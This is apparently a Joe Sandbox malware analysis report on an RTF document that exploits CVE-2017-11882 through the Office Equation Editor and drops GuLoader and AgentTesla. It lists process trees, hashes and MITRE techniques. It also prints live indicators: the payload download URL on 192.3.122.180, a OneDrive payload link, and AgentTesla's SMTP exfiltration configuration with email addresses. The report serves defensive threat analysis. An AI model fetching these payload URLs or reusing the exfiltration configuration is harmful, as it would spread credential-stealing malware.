ID: 532180
Sample Name: QEw7lxB2iE
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 20:08:14
Date: 01/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report QEw7lxB2iE

Overview

General Information

Sample Name:	QEw7lxB2iE (renamed file extension from none to rtf)
Analysis ID:	532180
MD5:	4e84044d53a87d..
SHA1:	7a1b45ff36797c9..
SHA256:	08c01681e8ff89e..
Tags:	rtf
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


GuLoader AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Antivirus / Scanner detection for sub…
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- GuLoader behavior detected
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropp…
- Yara detected GuLoader
- Hides threads from debuggers

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2220 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 1416 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2680 cmdline: "C:\Users\Public\vbc.exe" MD5: 99BDB5995C8DD619A3EC2B799D1CF868)
    - Acly3.exe (PID: 2960 cmdline: C:\Users\user\AppData\Local\Temp\Acly3.exe MD5: E32061DA9B34B82E0AB5D0E53CAF5A09)
      - CasPol.exe (PID: 2528 cmdline: C:\Users\user\AppData\Local\Temp\Acly3.exe MD5: 10FE5178DFC39E15AFE7FED83C7A3B44)
        - misv.exe (PID: 2728 cmdline: "C:\Users\user\AppData\Roaming\misv.exe" MD5: 1DA682EC8DCBC375B6E76660EF46D3FD)
          - misv.exe (PID: 2676 cmdline: C:\Users\user\AppData\Local\Temp\misv.exe MD5: 267CE829152E1E6B2493EE80291C3E6D)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "https://onedrive.live.com/download?cid=5A15FDA1AE9"
}
```

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "dherdiana@rpxholding.comdha10apasmtp.rpxholding.comjo.esg2000@gmail.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.697985783.000000001E51 1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000002.697985783.000000001E51 1000.00000004.00000001.sdmp	JoeSecurity_CredentialSte aler	Yara detected Credential Stealer	Joe Security	
00000004.00000002.680879474.000000000038 0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000007.00000000.559197551.00000000000F 0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
0000000B.00000002.692913146.0000000002FE 0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

C2 URLs / IPs found in malware configuration

System Summary:

Office equation editor drops PE file

Data Obfuscation:

Yara detected GuLoader

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected AgentTesla

GuLoader behavior detected


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Exploitation for Client Execution 1 3	DLL Side-Loading 1	Access Token Manipulation 1	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 4 1 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eave Insec Netw Comi
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 1 1 2	Modify Registry 1	LSASS Memory	Virtualization/Sandbox Evasion 2 1	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Explo Redi Calls
Domain Accounts	At (Linux)	Logon Script (Windows)	DLL Side-Loading 1	Virtualization/Sandbox Evasion 2 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Explo Track Loca
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Disable or Modify Tools 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Access Token Manipulation 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Mani Devi Comi
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Process Injection 1 1 2	Cached Domain Credentials	System Information Discovery 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamr Deni Servi
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acce
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	DLL Side-Loading 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Down Insec Proto


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
QEw7lxB2iE.rtf	49%	Virustotal		Browse
QEw7lxB2iE.rtf	100%	Avira	HEUR/Rtf.Malformed	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{D64CC614-46F7-4260-89D0-504A02C9841B}.tmp	100%	Avira	EXP/CVE-2017-11882.Gen	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{D64CC614-46F7-4260-89D0-504A02C9841B}.tmp	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\misv.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	20%	ReversingLabs	Win32.Downloader.GuLoader	
C:\Users\Public\vbc.exe	20%	ReversingLabs	Win32.Downloader.GuLoader	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://scas.openformatrg/drawml/2006/main	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://schemas.openformatrg/package/2006/content-t	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://schemas.open	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://schemas.openformatrg/package/2006/r	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://192.3.122.180/2200/vbc.exe	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
onedrive.live.com	unknown	unknown	false		high
eruitg.bl.files.1drv.com	unknown	unknown	false		high
fspzka.bl.files.1drv.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://onedrive.live.com/download?cid=5A15FDA1AE9	false		high
http://192.3.122.180/2200/vbc.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.3.122.180	unknown	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532180
Start date:	01.12.2021
Start time:	20:08:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 49s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	QEw7lxB2iE (renamed file extension from none to rtf)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)

Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winRTF@12/14@3/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 100% (good quality ratio 97.1%) • Quality average: 84.4% • Quality standard deviation: 23.8%
HCA Information:	• Successful, ratio: 55% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
20:08:25	API Interceptor	47x Sleep call for process: EQNEDT32.EXE modified
20:09:28	API Interceptor	227x Sleep call for process: Acly3.exe modified
20:10:14	API Interceptor	86x Sleep call for process: CasPol.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.3.122.180	RFQ with Specification (Fitch Solutions).docx	Get hash	malicious	Browse	• 192.3.122.180/1100/vbc.exe
	3wdkxO3rGv.rtf	Get hash	malicious	Browse	• 192.3.122.180/55667/vbc.exe
	zoe3408r0Z.docx	Get hash	malicious	Browse	• 192.3.122.180/3222/vbc.exe

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	REMITTANCE ADVICE.xlsx	Get hash	malicious	Browse	• 23.94.174.144
	P.O SPECIFICATION.xlsx	Get hash	malicious	Browse	• 198.23.251.13
	PO6738H.xlsx	Get hash	malicious	Browse	• 198.23.251.13

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	VM845.html	Get hash	malicious	Browse	• 192.3.157.18
	dJN1gSSJv5.exe	Get hash	malicious	Browse	• 107.172.73.191
	REMITTANCE ADVICE.xlsx	Get hash	malicious	Browse	• 23.94.174.144
	Payment Advice.xlsx	Get hash	malicious	Browse	• 192.3.110.203
	RFQ No. 109050.xlsx	Get hash	malicious	Browse	• 23.94.174.144
	INV-088002904SINO.xlsx	Get hash	malicious	Browse	• 107.172.76.210
	quotation-linde-tunisia-plc-december-2021.xlsx	Get hash	malicious	Browse	• 107.173.191.75
	RFQ with Specification (Fitch Solutions).docx	Get hash	malicious	Browse	• 192.3.122.180
	VALVE.exe	Get hash	malicious	Browse	• 23.94.54.224
	Quotation - Linde Tunisia PLC..xlsx	Get hash	malicious	Browse	• 107.173.191.75
	Quotation 2200.xlsx	Get hash	malicious	Browse	• 107.173.143.36
	DAEFWjToGE.exe	Get hash	malicious	Browse	• 198.23.172.50
	V2N1M2_P.VBS	Get hash	malicious	Browse	• 192.3.121.222
	SHIPPING DOCUMENT.xlsx	Get hash	malicious	Browse	• 23.94.174.144
	REMITTANCE ADVICE.xlsx	Get hash	malicious	Browse	• 23.94.174.144
	SOA SIL TL382920.xlsx	Get hash	malicious	Browse	• 192.3.121.173
	1100.xlsx	Get hash	malicious	Browse	• 198.23.213.9

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	131595
Entropy (8bit):	7.073841941088541
Encrypted:	false
SSDEEP:	3072:gbG7N2kDTHUpou4ub+HbksLwq6cttYgSj+LaQitS42:gbE/HUjwkshtOlj+LaQitE
MD5:	99BDB5995C8DD619A3EC2B799D1CF868
SHA1:	7EB9E30BA8572F07A1E88972AD8F14954E84EB39
SHA-256:	C6F93EB69924750ADBE61115B2D6A200D534E783C6BD4CA0E2C0CD2969E9469E
SHA-512:	8A2817D4CD4D9584C0C723CA96550B65F530C6DE6193B977239CE3C90C8EB0E3942B7ECF2AC3F12C730AE053C3A88993D54BFED16FEE6B2CC5AA5083105C526
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 20%
Reputation:	low
IE Cache URL:	http://192.3.122.180/2200/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_:..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...Z.Oa.....j.....-5.....@.....@..... .....text....h.....j..... ..`.rdata.....n.....@..@.data.....@....ndata...`..`.....rsrc.....@..@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{D64CC614-46F7-4260-89D0-504A02C9841B}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5632
Entropy (8bit):	4.024629632057508
Encrypted:	false
SSDEEP:	48:r2eUigOoZwvG3VGz88VxOvVIO2R3HomZnJ6KolJ:yeR0ZHQz8ekvVIRR3HXZnsjv
MD5:	1029B132C8D4388ADFB26B571C758001
SHA1:	82B5420503765EB5B2851A4913585EE63ABFB72F
SHA-256:	302EAB324A1CA4A4617D8ED9A82D18BC4B12E9692A4C9A05FE1294FC80B729DF

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{D64CC614-46F7-4260-89D0-504A02C9841B}.tmp	
SHA-512:	F772210F60308C1F5E1FCBF0A75AFAAE3A32223D5D73E40A13192690AB4D21A756552EA62A9C8F0AC607FBCBA7CBB6CD280CC3432DE02EF5FBCF6DFE41FBFBAD
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9A9DC6B8-1AFD-4E9C-A740-EB44B2867BB2}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	3.4026006717034902
Encrypted:	false
SSDEEP:	96:qUNznlUendEJjgCjk6/AT/xe6GpzSsP8R/H2+MruA:vNLlU3N4qAdelpDrZ
MD5:	6A03999AB0CB0C5B22C3F36304D7DF9E
SHA1:	0410F0A14C2F86175D2B25928DEC09704DC9C589
SHA-256:	048D9654BBA670FD989CD23C3341C5E43694FBE6A2A52275D6C7EC51A8DD960A
SHA-512:	DC091B2E68787E7594391C208D8ECFF7E81658DAEFB686E742B02A12D8FEB91B63CD506DE1204E72508210D68C8E54080512ED7E2C6C6CFDD405508790DB2CC
Malicious:	false
Reputation:	low
Preview:	|.!.`.=._-.^.;...<.?.*.?.^.?.!.^.!.%...%._...?.5.7.#.~.:.7.@.9.:.[.:.6.~.?.%.@...<...2._.=.!.!.!.4.,.9.?.?.].%.?.%.].[.+._.3.9.*.9.~.&.%.3.=.?.0.#.4.2.>.>.|.;.~.1.).@.;.5.4.@.?.)./.?.,.?.7.;.5.?.%.?.6.7.7.)...^.9._.?.|.9.3.4.~.|.,.&.2.8._.5.?.3./.2.+.4...%.%.0.?.`.^.(.3.].?.%.~.)...1.2.!./.#.*.~.%.?...].|...>.+.7.-._.-.@.@.2.?.*.<.&.).>.@.;.:.].>.$.?.[...?._.!.\|.&.%.=.8.<.&.2.`.4.%.!._.*.~...~.8.'.%.+.%.1.>.?.%.]...'...*.7.$.'.4...|.'.,.9.~.'.=.7.!.!.4.7.../.?.?.;.9.:.,.:.#.?.%...<.[.8.'./.7...-.&.%.&.1.#...&.;.].6.+.%.].=.?.).*.0.-.4.|.-.^._.3._.5...?.%.$.-.+.\|.^.9...7.#.@.~.&.3.!.!...%.\|...;.2.>.2.....].=...6.8.).6.2.3.~.+.[.#.?...=.#.@.?.....@.#...;.2.?.:.`...!.....(.?.+.2.@.?.[.+.*.9.*.9.&.3.?.&.?...'._.;...<.5.!.(...=.1.1.2.~.3.1.>.1.!.+.%.~.1.&.,.3.!.?.],.%.>.(.5.$.^.|.<.~.?.,.?.%.;.;.'.`.@.7.*.[.?.'.3._.~.;.'.+.=.2._.1.&.<.'.(.5.(.2.+.,...].'.2.!.0.+.-.1.+.?.8...?.|.0.!...*.3.?.<.!.?.;.:.?.*.&.-.$.'.?.3.].;.!.%.5.=./.$.;./.?.%.+.=.$.=.\|.%.>.[.&.'...~.!.8.%.3.'.^...&.>.?.8.).$.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{AEABBCA8-0F81-4D81-B8F1-603A5AA42D28}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Temp\Acly3.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	21304624
Entropy (8bit):	0.09518636040127255
Encrypted:	false
SSDEEP:	1536:j30RIkuZxe033g6Oixa+IC8KNXA/wMy2dWVu2h55nw6+717EQZ4yr3hShX:j30qHZxT3gsxaZmNXYy7zysx
MD5:	E32061DA9B34B82E0AB5D0E53CAF5A09
SHA1:	5AABAD649F6C4B826C30BDF8152E6F8D33CB8133
SHA-256:	7C9AEB4763912BE27C0B5CFE843642E4424902DD2EEFB1AD2DF6092EBF10A468
SHA-512:	EBF93E81A0AB530EA19131F490A2423E017384357731FBE5CAC4D60876C5B535E371BB9443D62AEA8F41D732079EAB2A6EDD4335EDEAAD086EED2410D5914F54

C:\Users\user\AppData\Local\Temp\Acly3.exe	
Malicious:	**true**
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....,..SM.SM.SM..Q..RM..o.UM.ek.RM.RichSM.....PE..L.. ..#L.....B.....$..... ....@.....E.....QE.....t...(....0....B.....P.E.....0... .....text...$. ....`.data...p.... ....@....rsrc.....B..0....B..0.....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Local\Temp\misv.exe	
Process:	C:\Users\user\AppData\Roaming\misv.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	21214512
Entropy (8bit):	0.09651890759201205
Encrypted:	false
